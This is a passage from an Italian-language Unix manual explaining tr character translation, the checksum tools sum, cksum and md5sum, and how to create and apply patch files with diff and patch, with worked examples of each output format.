Questo esempio mostra l'uso dell'opzione di complemento ('**-c**'). In pratica, si vogliono identificare nella prima stringa tutti i caratteri che non siano alfanumerici (escludendo le lettere accentate), sostituendoli con un carattere spazio. Per indicare tanti caratteri spazio quanti sono necessari nella seconda stringa, si utilizza la notazione speciale '**[*]**' che ripete lo spazio in modo indefinito. Infine, gli spazi multipli vengono semplicemente eliminati.

```
$ tr -c -s '[a-zA-Z0-9]' '[\n*]' < primo.txt > secondo.txt
```

[4] Purtroppo non si può ottenere il contrario con '**tr**'.

Come nell'esempio precedente, solo che invece di usare lo spazio per sostituire ciò che non è un carattere alfanumerico, si utilizza il codice *<LF>*, corrispondente al codice di interruzione di riga. Lo scopo è quello di individuare tutte le parole del testo e di ottenerne l'elenco, dove ognuna occupa una riga separata.

```
$ tr -c -s '[:alnum:]' '[\n*]' < primo.txt > secondo.txt
```

Questa variante precisa meglio l'intenzione di selezionare tutti i caratteri non alfanumerici, perché la stringa di cui si fa il complemento contiene l'indicazione della classe '**`alnum`**', che comprende anche le lettere accentate della propria localizzazione.

81.3 Controlli sommari

Alcuni programmi si occupano di calcolare valori di vario genere in base al contenuto dell'input. Può trattarsi del conteggio di elementi determinati o del calcolo di codici di controllo (*checksum*).

81.3.1 $ sum

`sum` [*opzioni*] [*file*...]

'**`sum`**' [5] calcola un codice di controllo a 16 bit per ogni file fornito negli argomenti. Emette attraverso lo standard output il valore ottenuto insieme alla dimensione (arrotondata) in blocchi. Il valore predefinito della dimensione dei blocchi è di 1024 byte.

Questo programma viene considerato obsoleto e al suo posto si preferisce utilizzare '**`cksum`**'

Alcune opzioni

`-r`

Utilizza l'algoritmo predefinito (compatibile con BSD).

`-s` | `--sysv`

Utilizza l'algoritmo compatibile con System V. In tal caso, i blocchi hanno una dimensione di 512 byte.

81.3.2 $ cksum

`cksum` [*opzioni*] [*file*...]

'**`cksum`**' [6] calcola un codice di controllo CRC (*Cyclic redundancy check*) per ogni file fornito negli argomenti.

Non utilizza opzioni, tranne quelle standard.

81.3.3 $ md5sum

`md5sum` [*opzioni*] [*file*...]

'**`md5sum`**' [7] calcola un codice di controllo MD5 (*Message digest*) a 128 bit per ogni file fornito negli argomenti, oppure verifica la corrispondenza di una serie di codici di controllo accumulati

[5] **GNU text file processing utilities** GNU GPL
[6] **GNU text file processing utilities** GNU GPL
[7] **GNU text file processing utilities** GNU GPL

precedentemente in un file, con i file relativi. In condizioni normali, '**`md5sum`**' emette una serie di righe nella forma:

```
firma    file
```

Per esempio, una cosa del genere:

```
fdbf0c571fb4942a6c505d732e163876  a2ps.1.gz
f2c766c141c6e5bb55c8edf6ce4ecba6  ab.1.gz
00169ba95302aca74597f000b61c3255  access.1.gz
69cf0ef0436aff6830a8a8a11b53b27b  addftinfo.1.gz
```

Questa informazione può essere conservata per verificare in seguito se gli stessi file corrispondono sempre agli originali, oppure se sono stati danneggiati o manomessi. La verifica può essere manuale (visiva), oppure può essere lo stesso '**`md5sum`**' a verificarla, utilizzando per questo l'opzione '**`-c`**'.

Alcune opzioni

```
-c file
```

Utilizzando questa opzione, negli argomenti di '**`md5sum`**' si può indicare solo un file, che deve consistere nell'elenco di firme abbinate ai file corrispondenti: vengono ricalcolate le firme di questi file e viene verificata la corrispondenza con le firme già annotate. In caso di differenza, viene emessa una segnalazione di errore.

```
-v
```

Genera maggiori informazioni.

Esempi

$ **`md5sum *.txt > firme`**

Raccoglie le firme MD5 di tutti i file che terminano con l'estensione '`.txt`'.

$ **`md5sum -c firme`**

Controlla tutti i file elencati nel file '`firme`' per verificare che il contenuto di questi non siano stato alterato in alcun modo.

Differenze tra i file

Spesso esiste la necessità di confrontare il contenuto di file differenti per verificare se esistono delle differenze, ma soprattutto per conoscere quali sono, quando queste non sono troppe. Se le differenze tra i due file sono in numero ragionevolmente contenuto, si può generarne un rapporto, in modo da poter ottenere uno dei due file a partire dall'altro, assieme a tale elenco di variazioni.

Questo rapporto sulle differenze, definito prevalentemente *patch*, si applica a un file, o a una serie di file, per ottenere altrettanti file aggiornati.

Esistono tanti modi di costruire un file di differenze. Si distinguono in particolare due situazioni: i file di testo e gli altri. Si può comprendere che in un file di testo, tipicamente un sorgente di un programma, i cambiamenti avvengano a livello di righe, nel senso che se ne possono aggiungere, togliere e modificare. In un file binario invece, non avendo il riferimento delle righe, il problema è più complesso. La gestione delle differenze tra i file riguarda prevalentemente i file di testo normale, cosa di cui si vuole trattare in questo capitolo.

82.1 Creazione di un file di differenze con diff

Il programma più importante per analizzare le differenze tra due file di testo è '**`diff`**'. [1] Può funzionare con diverse modalità, per determinare semplicemente se una coppia di file è identica o meno, oppure per indicare le differenze che ci sono tra i due, con maggiore o minore dettaglio di informazioni al riguardo. La sintassi sintetica di questo programma è molto semplice.

```
diff [opzioni] file_1 file_2
```

Il risultato del confronto dei file viene emesso attraverso lo standard output.

82.1.1 Regolazione della sensibilità di diff

Quando si confrontano file di testo, può darsi che alcuni tipi di differenze non siano da considerare, come per esempio l'aggiunta di spazi alla fine di una riga, o l'inserzione di righe vuote addizionali. Inoltre, si può desiderare si conoscere semplicemente se esiste una qualche differenza, senza entrare troppo nel dettaglio. Questa sensibilità alle differenze viene definita attraverso l'uso di opzioni apposite. Le più importanti sono elencate di seguito.

Rapporto sommario

```
-q | --brief
```

Attraverso questa opzione si richiede a '**`diff`**' di informare semplicemente sull'esistenza di differenze tra due file, senza l'indicazione esplicita di queste.

Maiuscole e minuscole

```
-i | --ignore-case
```

Attraverso questa opzione si può richiedere a '**`diff`**' di ignorare la differenza tra maiuscole e minuscole. Con questa opzione, le due righe seguenti sono considerate equivalenti.

```
Chi va piano,

chi va PIANO,
```

[1] **GNU diffutils** GNU GPL

Spaziatura orizzontale e verticale

```
-b | --ignore-space-change
```

Questa opzione permette di fare ignorare a '**`diff`**' le differenze dovute a una diversa spaziatura orizzontale del testo. Questo riguarda quindi, sia il carattere spazio, *<SP>*, sia il carattere di tabulazione, *<HT>*. Con questa opzione, le due righe seguenti sono considerate equivalenti.

```
va sano e va lontano

va sano  e   va lontano
```

```
-w | --ignore-all-space
```

Questa opzione permette di fare ignorare completamente a '**`diff`**' la presenza degli spazi. Per esempio, con questa opzione, le due righe seguenti sono equivalenti.

```
vasano e va lon   tano

va sano  e  va lontano
```

```
-B | --ignore-blank-lines
```

Questa opzione permette di fare ignorare a '**`diff`**' le differenze dovute alla presenza o assenza di righe vuote. Deve trattarsi però di righe completamente vuote, cioè composte esclusivamente dal codice di interruzione di riga.

82.1.2 Confronto binario o testuale

Prima di iniziare un confronto tra due file, '**`diff`**' verifica che si tratti di file di testo in base al contenuto di alcune righe iniziali. Se '**`diff`**' incontra il carattere *<NUL>*, a meno che siano state usate opzioni particolari in senso contrario, assume che si tratti di un file binario e verifica semplicemente se i file sono identici.

Confronto binario

```
--binary
```

Il confronto binario può essere imposto attraverso questa opzione e ciò che si ottiene è solo la verifica sull'identicità dei file. Se la prima parte di uno dei file da confrontare contiene il carattere *<NUL>*, '**`diff`**' assume implicitamente che debba essere eseguito un confronto binario.

Confronto testuale

```
-a | --text
```

Il confronto testuale, cioè quello normale, può essere imposto con questa opzione anche in presenza di caratteri *<NUL>* iniziali, per esempio quando si vogliono confrontare file generati da programmi per l'elaborazione testi che sfruttano quel carattere per scopi particolari.

82.1.3 Differenze senza contesto

Il funzionamento normale di '**`diff`**' prevede l'emissione attraverso lo standard output dell'indicazione delle sole differenze tra i file, secondo il formato seguente:

```
comando
< riga_primo_file
< riga_primo_file
< ...
---
> riga_secondo_file
> riga_secondo_file
> ...
```

In questo tipo di notazione, è il «comando» a stabilire l'operazione da compiere. Il comando si compone di tre parti: il numero di una riga, o di un intervallo di righe del primo file; una lettera che definisce l'operazione da compiere; il numero di una riga, o di un intervallo di righe del secondo file.

```
righe_file_1azionerighe_file_2
```

Si distinguono le tre azioni seguenti.

- **Aggiunta**

  ```
  posizione_file_1arighe_file_2
  ```

  Indica che per ottenere il secondo file a partire dal primo, occorre aggiungere a questo le righe indicate a destra dell'azione, dopo la posizione indicata a sinistra. Per esempio, '**`5a6,8`**' significa che per ottenere il secondo file occorre aggiungere al primo le righe dalla sesta all'ottava del secondo, dopo la quinta riga del primo file.

- **Sostituzione**

  ```
  righe_file_1crighe_file_2
  ```

  Indica di sostituire le righe del primo file, indicate a sinistra dell'azione, con quelle del secondo file indicate a destra.

- **Cancellazione**

  ```
  righe_file_1dposizione_file_2
  ```

  Indica che per ottenere il secondo file a partire dal primo, occorre eliminare dal primo le righe indicate a sinistra dell'azione. L'indicazione della posizione del secondo file serve solo per completezza, a specificare il punto in cui tali righe mancano. In pratica, l'azione '**`d`**' è l'inverso dell'azione '**`a`**'.

Quando si vogliono distribuire file di differenze (o delle *patch*, se si preferisce il termine) per consentire ad altri di ottenere degli aggiornamenti da un file di partenza, è sconsigliabile l'utilizzo di questo formato, benché si tratti di quello predefinito per '**`diff`**', secondo lo standard POSIX.

Esempi

Per verificare in pratica il funzionamento di '**`diff`**' in modo da ottenere l'indicazione delle differenze tra due file senza informazioni sul contesto, viene proposto il confronto tra i due file seguenti.

```
Chi va piano,
va sano
e va lontano
```

```
chi va piano,
va     sano
e va lontano
```

I nomi dei due file siano rispettivamente: '`primo`' e '`secondo`'.

$ **`diff primo secondo`**[*Invio*]

```
1,2c1,2
< Chi va piano,
< va sano
---
> chi va piano,
> va     sano
```

In pratica, le prime due righe del primo file vanno sostituite con le prime due del secondo, mentre la terza riga è la stessa in entrambi i file.

$ **`diff -i primo secondo`**[*Invio*]

```
2c2
< va sano
---
> va     sano
```

In questo caso, utilizzando l'opzione '**`-i`**', si vogliono ignorare le differenze tra lettere maiuscole e minuscole, pertanto risulta diversa solo la seconda riga.

$ **`diff -b primo secondo`**[*Invio*]

```
1c1
< Chi va piano,
---
> chi va piano,
```

In questo caso, utilizzando l'opzione '**`-b`**' si vogliono ignorare le differenze dovute a un uso differente delle spaziature tra le parole, pertanto risulta diversa solo la prima riga.

82.1.4 Formato contestuale standard

Il funzionamento normale di '**`diff`**' prevede l'emissione attraverso lo standard output dell'indicazione delle sole differenze tra i file, ma ciò è generalmente poco adatto alla distribuzione di file di differenze. Per questo è preferibile utilizzare un formato che, assieme alle modifiche, inserisca anche alcune righe di riferimento aggiuntive. In questo modo, il programma che deve applicare le modifiche, può agire anche se il contenuto del file sul quale vengono applicate ha subito piccoli spostamenti. Si ottiene un formato contestuale standard quando si utilizza l'opzione seguente:

`-c` | `-C` *righe* | `--context`[`=`*righe*]

Se viene indicato il numero di righe, si intende che venga utilizzato almeno quel numero di righe di riferimento contestuale. Se questo valore non viene indicato, si intende che siano tre. Il minimo perché il programma '**`patch`**' possa eseguire il suo compito è di due righe contestuali.

Il risultato di una comparazione contestuale standard è preceduto da due righe di intestazione contenenti l'indicazione dei due file.

`***` *file_1 data_di_modifica_del_primo_file*
`---` *file_2 data_di_modifica_del_secondo_file*

Successivamente appaiono i blocchi delle differenze, strutturati nel modo seguente:

```
***************
*** righe_primo_file ****
  riga_primo_file
  riga_primo_file
  ...
--- righe_corrispondenti_secondo_file ----
  riga_secondo_file
  riga_secondo_file
  ...
```

Si deve osservare che le righe vengono indicate a partire dalla terza colonna, lasciando cioè due spazi dall'inizio. La prima colonna viene utilizzata per indicare il ruolo particolare di quella riga:

- se non appare alcun simbolo, si tratta di una riga di contesto che non risulta modificata;
- il punto esclamativo ('**!**') rappresenta un cambiamento tra i due file;
- il segno '**+**' rappresenta una riga aggiunta nel secondo file che nel primo non esiste;
- il segno '**-**' rappresenta una riga nel primo file che nel secondo risulta cancellata.

Esempi

Per verificare in pratica il funzionamento di '**diff**' in modo da utilizzare il formato contestuale standard, viene proposto il confronto tra i due file seguenti.

```
Chi va piano,
va sano
e va lontano
```

```
Chi va forte,
va alla morte;

chi va piano,
va     sano
e va lontano
```

I nomi dei due file siano rispettivamente: '`primo`' e '`secondo`'.

$ **diff -c primo secondo**[*Invio*]

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
! Chi va piano,
! va sano
  e va lontano
--- 1,6 ----
! Chi va forte,
! va alla morte;
!
! chi va piano,
! va     sano
  e va lontano
```

In breve, le prime tre righe del primo file vanno sostituite con le prime sei del secondo e l'unica riga in comune è l'ultima.

$ **diff -c -i primo secondo**[*Invio*]

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
  Chi va piano,
! va sano
  e va lontano
```

```
--- 1,6 ----
+ Chi va forte,
+ va alla morte;
+
  chi va piano,
! va     sano
  e va lontano
```

In questo caso, vanno aggiunte le prime tre righe del secondo file, quindi si incontra una riga uguale, dal momento che non contano le differenze tra lettere maiuscole e minuscole, infine viene sostituita una riga a causa della spaziatura orizzontale differente.

$ **diff -b -i -c primo secondo**[*Invio*]

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
--- 1,6 ----
+ Chi va forte,
+ va alla morte;
+
  chi va piano,
  va     sano
  e va lontano
```

In questo caso, avendo indicato che non contano le differenze dovute alla diversa spaziatura orizzontale e all'uso delle maiuscole, le ultime tre righe del secondo file corrispondono esattamente al primo file. In questo modo, tali righe non sono state indicate nella parte che riguarda il primo file.

82.1.5 Formato contestuale unificato

A fianco del formato contestuale standard, si pone un altro tipo di indicazione delle modifiche, definito «unificato», che ha il vantaggio di essere più compatto, ma anche lo svantaggio di essere disponibile solo negli strumenti GNU. Per selezionare questo tipo di risultato si utilizza una delle opzioni seguenti.

`-u` | `-U` *righe* | `--unified`[`=`*righe*]

Se viene indicato il numero di righe, si intende che venga utilizzato almeno quel numero di righe di riferimento contestuale. Se questo valore non viene indicato, si intende che siano tre. Il minimo perché il programma '**`patch`**' possa eseguire il suo compito è di due righe contestuali.

Il risultato di una comparazione contestuale unificata è preceduto da due righe di intestazione contenenti l'indicazione dei due file.

`---` *file_1* *data_di_modifica_del_primo_file*
`+++` *file_2* *data_di_modifica_del_secondo_file*

Successivamente appaiono i blocchi delle differenze, strutturati nel modo seguente:

`@@` `-`*righe_primo_file* `+`*righe_secondo_file* `@@`
 riga_di_uno_dei_file
 riga_di_uno_dei_file
 ...

In modo simile al caso del formato contestuale standard, le righe sono riportate a partire dalla seconda colonna, lasciando il primo carattere libero per indicare l'operazione da compiere:

- le righe comuni a entrambi i file iniziano con un carattere spazio (<*SP*>);
- il segno '**+**' rappresenta l'inserimento di una riga, in quel punto, rispetto al contenuto del primo file;

- il segno '**-**' rappresenta una riga nel primo file che nel secondo risulta cancellata.

Esempi

Per verificare in pratica il funzionamento di '**diff**' in modo da utilizzare il formato contestuale unificato, vengono proposti gli stessi esempi già visti nella sezione precedente.

$ **diff -u primo secondo**[*Invio*]

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
-Chi va piano,
-va sano
+Chi va forte,
+va alla morte;
+
+chi va piano,
+va     sano
 e va lontano
```

In breve, le prime tre righe del primo file vanno sostituite con le prime sei del secondo e l'unica riga in comune è l'ultima.

$ **diff -u -i primo secondo**[*Invio*]

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
+Chi va forte,
+va alla morte;
+
 Chi va piano,
-va sano
+va     sano
 e va lontano
```

In questo caso, vanno aggiunte le prime tre righe del secondo file, quindi si incontra una riga uguale, dal momento che non contano le differenze tra lettere maiuscole e minuscole, infine viene sostituita una riga a causa della spaziatura orizzontale differente.

$ **diff -b -i -c primo secondo**[*Invio*]

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
+Chi va forte,
+va alla morte;
+
 Chi va piano,
 va sano
 e va lontano
```

In questo caso, avendo indicato che non contano le differenze dovute alla diversa spaziatura orizzontale e all'uso delle maiuscole, le ultime tre righe del secondo file corrispondono esattamente al primo file. In questo modo, tali righe non sono state indicate nella parte che riguarda il primo file.

82.1.6 Confronto dei file di due directory

'**diff**' è in grado di generare un file unico di differenze, dal confronto di tutti i file di una directory con altrettanti file con lo stesso nome contenuti in un'altra. per questo, è sufficiente indicare il confronto di due directory, invece che di due file.

Se si desidera continuare l'analisi anche nelle sottodirectory successive, si può utilizzare l'opzione seguente:

```
-r | --recursive
```

Esempi

$ **diff -u uno due**

Si suppone che '`uno/`' e '`due/`' siano due sottodirectory della directory corrente nel momento in cui si esegue '**`diff`**'. Ciò che si ottiene attraverso lo standard output è l'elenco delle modifiche dei vari file incontrati in entrambe le directory. Quello che segue è un estratto delle intestazioni in cui si vede in che modo sono indicati i file, assieme al loro percorso relativo.

```
...
--- uno/primo   Thu Mar  5 09:48:10 1998
+++ due/primo   Fri Mar  6 08:30:07 1998
...
--- uno/secondo Wed Mar  4 09:23:52 1998
+++ due/secondo Fri Mar  6 08:29:59 1998
...
```

$ **diff -u -r uno due**

Questa volta, il comando indicato come esempio utilizza anche l'opzione '**`-r`**' che indica a '**`diff`**' di attraversare anche le sottodirectory che fossero contenute eventualmente.

82.1.7 Come si prepara un file di differenze

Quando si prepara un file di differenze, è opportuno usare un po' di accortezza per facilitare il lavoro di chi poi deve applicare queste modifiche. È il caso di distinguere due situazioni fondamentali: le differenze riferite a un file singolo e quelle relative a un intero ramo di directory.

Per prima cosa occorre decidere il tipo di formato: quello predefinito non è molto comodo perché non contiene le informazioni sui nomi dei file, mentre quello contestuale unificato dovrebbe essere il migliore. Tuttavia, quando si devono produrre file di differenze da utilizzare con strumenti strettamente POSIX, ci si deve accontentare del formato contestuale standard.

In generale, è importante l'ordine in cui si indicano i file o le directory tra gli argomenti di '**`diff`**': il primo dei due nomi rappresenta la situazione precedente, mentre il secondo quella nuova, ovvero l'aggiornamento verso cui si vuole andare. La situazione classica è quella in cui si modifica un file, ma prima di intervenire se ne salva una copia con la tipica estensione '`.orig`'. Si osservi l'esempio seguente:

$ **diff -u prova.txt.orig prova.txt > prova.diff**

Il file '`prova.txt`' è stato modificato, ma prima di farlo ne è stata salvata una copia con il nome '`prova.txt.orig`'. Il comando genera un file di differenze tra '`prova.txt.orig`' e '`prova.txt`'.

Per realizzare un file di differenze di un ramo intero di directory, si interviene in modo simile: si fa una copia del ramo, si modifica quello che si vuole nei file del ramo che si intende debba contenere gli aggiornamenti, quindi si utilizza '**`diff`**':

$ **diff -u -r prova.orig prova > prova.diff**

In questo caso, si intende fare riferimento al confronto tra le directory '`prova.orig/`' e '`prova/`'. Il file di differenze che si ottiene è unico per tutti i file che risultano modificati effettivamente.

82.2 Applicazione delle modifiche con patch

Il programma più adatto per applicare delle modifiche è '**`patch`**', [2] il quale di solito è in grado di determinare automaticamente il tipo di formato utilizzato e di saltare eventuali righe iniziali o finali aggiuntive. In pratica, con '**`patch`**' è possibile utilizzare file trasmessi come allegato nei messaggi di posta elettronica, senza doverli estrapolare.

```
patch [opzioni] < file_di_differenze
```

'**`patch`**' utilizza generalmente lo standard input per ricevere i file di modifiche. Questi devono contenere l'indicazione del file da modificare, pertanto si possono utilizzare soltanto file di differenze in formato contestuale (compreso quello unificato).

In linea di massima, '**`patch`**' sovrascrive i file a cui si vogliono applicare delle modifiche, a meno che venga specificata un'opzione con la quale si richiede l'accantonamento di una copia della versione precedente. In questo caso, il file originale viene rinominato (in condizioni normali gli viene aggiunta l'estensione '`.orig`') e gli aggiornamenti vengono applicati a questo file ottenendone un altro con lo stesso nome di quello originale. '**`patch`**' cerca di applicare le modifiche anche quando il file di partenza non risulta perfettamente corrispondente a quanto indicato nel file di differenze. Se qualche blocco di modifiche non può essere applicato, questi vengono indicati in un file terminante con l'estensione '`.rej`'.

La tabella 82.1 riepiloga brevemente le opzioni più comuni del programma '**`patch`**' GNU.

Tabella 82.1. Opzioni comuni di '**`patch`**'. Tutte tranne '**`-b`**' sono conformi allo standard POSIX.

Opzione	Descrizione
`-d` *directory*	Modifica la directory di lavoro prima di iniziare.
`-p`*n*	Elimina *n* barre oblique iniziali da un percorso.
`-o` *file_aggiornato*	Indica precisamente il file da ottenere applicando le modifiche.
`-b`	Mantiene una copia della versione precedente.
`-l`	Tratta come equivalenti le sequenze di spazi orizzontali.
`-r` *file_rigetti*	Indica precisamente il file che deve contenere gli errori.
`-R`	Applica le modifiche in modo inverso.
`-N`	Ignora le modifiche che sembrano essere già state applicate.

82.2.1 Definizione dei file da modificare e del file di differenze

In condizioni normali, precisamente quando si dispone di file di differenze in formato contestuale (standard o unificato), non è necessario fornire a '**`patch`**' il nome del file su cui intervenire per applicare le modifiche, perché questo è indicato all'interno del file che le contiene. Tuttavia, il formato predefinito lo impone e in ogni caso può essere utile indicare precisamente a '**`patch`**' il nome del file su cui intervenire.

```
patch [opzioni] file_originale [file_di_differenze]
```

Lo schema mostra semplicemente che è sufficiente accodare dopo le opzioni il nome del file originale al quale si vogliono applicare le modifiche. Queste possono essere contenute in un file indicato come argomento successivo, oppure fornito attraverso lo standard input, come si fa di solito. In alternativa, il file di differenze può anche essere indicato in modo esplicito attraverso l'opzione '**`-i`**' (ovvero '**`--input`**').

[2] **GNU Patch** GNU GPL

Esempi

$ **patch prova prova.diff**

Applica al file '`prova`' le modifiche contenute nel file '`prova.diff`'. Il file '`prova`' viene sovrascritto.

$ **patch prova < prova.diff**

Esattamente come nell'esempio precedente.

$ **patch -i prova.diff prova**

Esattamente come nell'esempio precedente.

$ **patch --input=prova.diff prova**

Esattamente come nell'esempio precedente.

82.2.2 Definizione esplicita del formato del file di differenze

In alcune circostanze, può essere utile, o necessario, definire esplicitamente di quale tipo sia il formato del file di differenze. A questo proposito si utilizzano alcune opzioni:

- '**`-n`**', oppure '**`--normal`**', per indicare un formato normale;
- '**`-c`**', oppure '**`--context`**', per indicare un formato contestuale standard;
- '**`-u`**', oppure '**`--unified`**', per indicare un formato contestuale unificato;

82.2.3 Differenze multiple e directory

Un file di differenze che contiene informazioni su più coppie di file, deve essere di tipo contestuale (standard o unificato). Quando è stato generato facendo riferimento al contenuto di una directory, i nomi dei file presi in considerazione contengono l'indicazione di un percorso; pertanto, per riprodurre le modifiche in ambito locale, occorre tenere conto della posizione in cui cominciano a trovarsi i dati.

Inoltre, la directory corrente, nel momento in cui si avvia il programma '**`patch`**', è importante per determinare quali siano i file a cui si devono applicare le modifiche.

Opzioni

`-d` *directory_di_riferimento* | `--directory=`*directory_di_riferimento*

Questa opzione permette di definire la directory di lavoro per '**`patch`**'.

`-p`*n* | `--strip=`*n*

In questo modo è possibile «togliere» un numero stabilito di barre oblique di separazione all'interno dei percorsi indicati per i file a cui applicare le modifiche. Questa opzione è praticamente obbligatoria in presenza di file di differenze in cui le informazioni sui file contengono un percorso. In generale, quando queste vengono applicate in un contesto equivalente a quello nel quale sono state generate, si utilizza l'opzione '**`-p0`**', che indica il mantenimento della situazione attuale.

Esempi

$ **patch -d ~/prove < prova.diff**

Prima di applicare le modifiche contenute nel file di differenze '`prova.diff`', si sposta nella directory '`~/prove/`'.

$ **patch -p0 < prova.diff**

Applica le modifiche contenute nel file '`prova.diff`' che presumibilmente contiene informazioni sui percorsi. L'opzione '**`-p0`**' garantisce che a partire dalla directory corrente si articolano gli stessi percorsi che appaiono nel file di differenze.

$ **patch -p1 < prova.diff**

Applica le modifiche contenute nel file '`prova.diff`' che presumibilmente contiene informazioni sui percorsi. L'opzione '**`-p1`**' richiede l'eliminazione della prima barra obliqua nei percorsi, con l'intento presumibile di eliminare il primo livello di directory. Se all'interno del file di differenze si fa riferimento al file '`x/y/z/prova`', significa che le modifiche relative vanno applicate localmente al file '`y/z/prova`'.

Nel caso in cui all'interno del file di differenze si facesse riferimento al file '`./x/y/z/prova`', eliminando la prima barra obliqua di questo percorso, non si otterrebbe alcun cambiamento, dal momento che ciò produrrebbe il percorso '`x/y/z/prova`' che è equivalente al primo. Questo significa che prima di decidere quante barre oblique togliere da un percorso, occorre osservare il contenuto del file di differenze.

In modo analogo, nel caso in cui all'interno del file di differenze si facesse riferimento al file '`/x/y/z/prova`', che come si vede è indicato con un percorso assoluto a partire dalla radice, eliminando la prima barra obliqua si ottiene un percorso relativo: '`x/y/z/prova`'.

\# **cd /usr/src/linux**

\# **gzip -d -c ../usb-2.4.0-test2-pre2-for-2.2.16-v3.diff.gz ↩**
↪| patch -p1

Questo è un esempio più complesso ma comune. Si tratta dell'applicazione del file di differenze '`usb-2.4.0-test2-pre2-for-2.2.16-v3.diff.gz`', che come si nota è anche compresso, contenuto nella directory '`/usr/src/`'. Evidentemente si tratta di modifiche relative ai sorgenti di un kernel Linux. In questo caso, il file di differenze inizia in questo modo:

```
--- linux-2.2.16/Documentation/Configure.help   Mon Jun 19 11:26:22 2000
+++ linux/Documentation/Configure.help  Mon Jun 19 12:02:12 2000
```

Pertanto, essendo già la directory corrente corrispondente a '`/usr/src/linux/`', l'opzione '**`-p1`**' risolve tutti i problemi.

82.2.4 Conservazione delle versioni precedenti

In condizioni normali, '**`patch`**' sovrascrive i file a cui si applicano le modifiche. Per evitarlo è possibile definire precisamente il nome del file da generare, oppure si può gestire il sistema di mantenimento delle versioni precedenti, utilizzando in particolare l'opzione '**`-b`**'.

Opzioni

-o *file_aggiornato* | --output=*file_aggiornato*

Invece di modificare il file originale, ne crea uno nuovo, utilizzato il nome indicato come argomento dell'opzione.

-b | --backup

Attiva la conservazione della versioni precedenti. In condizioni normali, con questa opzione si ottiene di salvare i file, prima del loro aggiornamento, utilizzando l'estensione aggiuntiva '`.orig`'.

-z *suffisso_di_backup* | --suffix=*suffisso_di_backup*

Permette di definire il suffisso (ovvero l'estensione) da utilizzare per le eventuali copie di sicurezza delle versioni precedenti. Se non viene specificato con questa opzione, si utilizza il simbolo contenuto nella variabile di ambiente '**`SIMPLE_BACKUP_SUFFIX`**'. Se anche questa variabile non è stata predisposta, si utilizza l'estensione '`.orig`'.

-V *tipo_di_backup* | --version-control=*tipo_di_backup*

Permette di definire esplicitamente il modo con cui gestire le copie di sicurezza delle versioni precedenti, quando si usa anche l'opzione '**`-b`**'. Per la precisione cambia il tipo di estensione che viene aggiunto ai file:

- '**`t`**', '**`numbered`**'
  le copie di sicurezza hanno un'estensione numerata;
- '**`nil`**', '**`existing`**'
  mantiene le copie di sicurezza solo per i file che hanno già una o più copie di sicurezza numerate;
- '**`never`**', '**`simple`**'
  esegue una copia di sicurezza semplice, ovvero ne mantiene una sola copia.

Se questa opzione non viene indicata, si prende in considerazione il valore della variabile di ambiente '**`PATCH_VERSION_CONTROL`**', o in mancanza di questa, il valore della variabile '**`VERSION_CONTROL`**'.

Variabili

PATCH_VERSION_CONTROL

Permette di definire la modalità di gestione delle copie di sicurezza delle versioni precedenti in modo predefinito. I valori attribuibili a questa variabile sono gli stessi utilizzati come argomento dell'opzione '**`-V`**'.

VERSION_CONTROL

Questa variabile ha lo stesso significato di '**`PATCH_VERSION_CONTROL`**', ma viene presa in considerazione solo in mancanza di questa.

SIMPLE_BACKUP_SUFFIX

Definisce il simbolo da utilizzare come suffisso per i nomi dei file che rappresentano le copie di sicurezza.

Esempi

```
$ patch -o aggiornato < prova.diff
```

Applica le modifiche contenute nel file di differenze '`prova.diff`' generando il file '`aggiornato`', senza toccare i file originali.

```
$ patch -b < prova.diff
```

Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che aggiorna, prima di modificarli.

```
$ patch -b -z .vecchio < prova.diff
```

Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che aggiorna utilizzando per questo l'estensione '`.vecchio`', prima di modificarli.

```
$ patch -b -V numbered < prova.diff
```

Applica le modifiche contenute nel file di differenze '`prova.diff`', avendo cura di fare una copia di sicurezza dei file che aggiorna utilizzando per questo un'estensione contenente un numero progressivo, prima di modificarli. La prima di queste copie di sicurezza avrà l'estensione '`.~1~`', la seconda '`.~2~`' e così di seguito.

82.2.5 Applicazione di modifiche imperfette

'**`patch`**' è generalmente in grado di applicare delle modifiche anche a file che non sono perfettamente identici a quelli con cui sono stati costruiti i file di differenze. Tuttavia, ci sono situazioni in cui '**`patch`**', da solo, non è in grado di poter prendere una decisione autonoma.

Può capitare che i file di modifiche vengano alterati involontariamente, per esempio a causa di una trasmissione attraverso la posta elettronica o per una modifica attraverso un programma per la gestione di file di testo. In questi casi potrebbero essere alterate le spaziature orizzontali attraverso una sostituzione dei caratteri di tabulazione con caratteri spazio, o viceversa. Un problema del genere può essere risolto utilizzando l'opzione '**`-l`**'.

`-l` | `--ignore-white-space`

In questo modo, una sequenza di spazi qualunque equivale a un'altra sequenza di spazi, indipendentemente dal fatto che siano stati usati caratteri di tabulazione, o caratteri spazio veri e propri, ma anche indipendentemente dalla loro quantità.

82.2.6 Altre anomalie

Quando '**`patch`**' incontra dei problemi che non è in grado di risolvere da solo, richiede un intervento, ponendo delle domande all'utente. Se ciò accade, si può decidere di guidare '**`patch`**' nell'applicazione delle modifiche o di interrompere il procedimento.

Tutte le modifiche rigettate, vengono salvate in file terminanti con l'estensione '`.rej`', a meno che sia stabilito diversamente con l'opzione '**`-r`**'.

`-r` *file_degli_errori* | `--reject-file=`*file_degli_errori*

Con questa opzione, in pratica, si stabilisce direttamente il nome del file che deve contenere le informazioni sulle modifiche che non sono state applicate per qualunque motivo.

82.2.7 Differenze invertite

Alla fine delle sezioni dedicate alla creazione di un file di differenze è stato chiarito che l'ordine in cui vanno indicati i file o le directory da confrontare, deve essere tale da avere prima l'oggetto che rappresenta la versione precedente e dopo quello che rappresenta l'oggetto aggiornato.

